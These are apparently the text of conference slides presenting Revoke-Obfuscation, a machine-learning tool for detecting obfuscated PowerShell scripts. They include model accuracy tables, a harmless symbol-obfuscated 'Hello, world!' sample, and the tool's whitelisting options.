
Logistic Regression



+



=



Linear Regression + Logit Function, Sitting in a Tree... M.A.T.H.I.N.G

> Calculating Obfuscation

What do we do with all these features?


- Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (...)
- If (Result > Limit) { Obfuscated = True }

$$F(x) = \frac{1}{1 + e^{-(\beta_0 + \beta_1 x)}}$$

How do we decide 4098 importance values?


Calculating Weights

If at first you don't succeed...




- Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (...)
- **ExpectedResult = (From labeled data)**
- **Error = Result - ExpectedResult**

- Adjust each weight according to how much they contributed to the error. Do this a lot.



Measure	Cosine Similarity	Logistic Regression with Gradient Descent
Accuracy	0.71	0.96
Precision	0.89	0.96
Recall	0.37	0.95
F1 Score	0.52	0.96
True Positives	0.16	0.41
False Positives	0.02	0.01
True Negatives	0.55	0.55
False Negatives	0.27	0.02



Measure	Cosine Similarity	Logistic Regression with Gradient Descent
Accuracy	0.71	0.96
Precision	0.89	0.96
Recall	0.37	0.95
F1 Score	0.52	0.96
True Positives	0.16	0.41
False Positives	0.02	0.01
True Negatives	0.55	0.55
False Negatives	0.27	0.02

*10x better at finding obfuscated content
Half the false positives*

> What about Sketchy stuff?

Hunting and Deep Investigations




The screenshot shows the Windows PowerShell ISE interface with a title bar "Windows PowerShell ISE". The menu bar includes File, Edit, View, Tools, Debug, Add-ons, and Help. A tab labeled "symbolic.ps1" is active. The code editor displays a complex PowerShell script with many variables and operators. The command line at the bottom shows the script being run from the directory "C:\temp" and outputting "Hello, world!". The status bar indicates "Ln 4 Col 18" and "100%".

```
$(); $=+$; $-==$; $+$=+=+$; $@=++$; $,.=++$; $[]=++$; $()=++$;
[$]]=++$; $()=++$; $()=++$; $()=++$; $()=++$;
$= "+$(@{})"[$]]+ "$(@{})"["$+$]$() + "$(@{})"["$@$="] +
"$?"[$+] + "$(@{})"["$."];
$= "" .("$(@{})"["$+$]$()) + "$(@{})"["$+$]$();
[$@{})"[$=]"$@{})"[$[]]+ "$?"[$+] + "$(@{})"["$."];
$= "$(@{})"["$+$]$() + "$(@{})"["$[]]+ "$;"["$@$()"];
$= "$(")$($@{})" + "$(")$()$@{}) + "$(")$+$($=)$(+) + "$(")$+$($=)$(&)+
$(")$()$[]+ $(")$+$($+)$(+) + $(")$()$[]+ $(")$+$($+)$(+) + $(")$+$($+)$([])
$= $($.)$@{}) + $($.)$+$($+)$(+) + $($.)$+$($+)$(+) + $($.)$+$($+)$([])
$= $($.)$+$($=)$(&)+ $($.)$+$($=)$(+) + $($.)$+$($=)$(+) + $($.)$+$($=)$([])
$= $($.)$+$($=)$(&)+ $($.)$+$($=)$(+) + $($.)$+$($=)$(+) + $($.)$+$($=)$([])
PS C:\Users\lee> c:\temp\symbolic.ps1
Hello, world!
```

```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
after.ps1* X


1 Get-WmiObject -Class Win32_MountPoint |
2 where {$_.Directory -like 'Win32_Directory.Name="D:\\\\MDDBDATA*"} |
3 foreach {
4     $vol = $_.Volume
5     Get-WmiObject -Class Win32_Volume | where {$_.__RELPATH -eq $vol} |
6     Select @{Name="Folder"; Expression={$_.Caption}},
7     @{Name="Server"; Expression={$_.SystemName}},
8     @{Name="Size (GB)"; Expression={"{0:F3}" -f $($_.Capacity / 1GB)}},
9     @{Name="Free (GB)"; Expression={"{0:F3}" -f $($_.FreeSpace / 1GB)}},
10    @{Name="%Free"; Expression={"{0:F2}" -f $($_.FreeSpace/$_.Capacity)*100}}}
11 }
```



Measure	Cosine Similarity	Obfuscated	Sketchy
Accuracy	0.71	0.96	0.88
Precision	0.89	0.96	0.86
Recall	0.37	0.95	0.89
F1 Score	0.52	0.96	0.88
True Positives	0.16	0.41	0.43
False Positives	0.02	0.01	0.07
True Negatives	0.55	0.55	0.43
False Negatives	0.27	0.02	0.05

> What about other algorithms?

Beyond Logistic Regression & Gradient Descent



> Demo Time!

PS C:\>

Command Prompt - powershell

PS C:\> ■

Title . @Speaker . Location

0.0/00

> Demo Time!

Want to operationalize?
We've built in a few whitelisting options...

WHITELISTING :: Finally, there are three whitelisting options built into the framework in two different locations:

- 1) On Disk (automatically applied if present):
 - A) .\Whitelist\Scripts_To_Whitelist\ -- Scripts in this directory are whitelisted by hash.
 - B) .\Whitelist\Strings_To_Whitelist.txt -- Scripts containing ANY string in this file are whitelisted.
 - C) .\Whitelist\Regex_To_Whitelist.txt -- Scripts containing ANY regex in this file are whitelisted.
- 2) Arguments for Measure-RvoObfuscation (applied in addition to above whitelisting options):
 - A) -WhitelistFile .\files*.ps1,.\\more_files*.ps1,.\\one_more_file.ps1
 - B) -WhitelistContent 'string 1 to whitelist','string 2 to whitelist'
 - C) -WhitelistRegex 'regex 1 to whitelist','regex 2 to whitelist'

> Thank you!

Release

<https://github.com/danielbohannon/Revoke-Obfuscation>



References

- <https://www.leeholmes.com/blog/2015/11/13/detecting-obfuscated-powershell/>
- <https://github.com/danielbohannon/Invoke-Obfuscation>
- <https://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/>
- <https://msdn.microsoft.com/en-us/magazine/dn913188.aspx>

- <https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/>

Contact

@DanielHBohannon @Lee_Holmes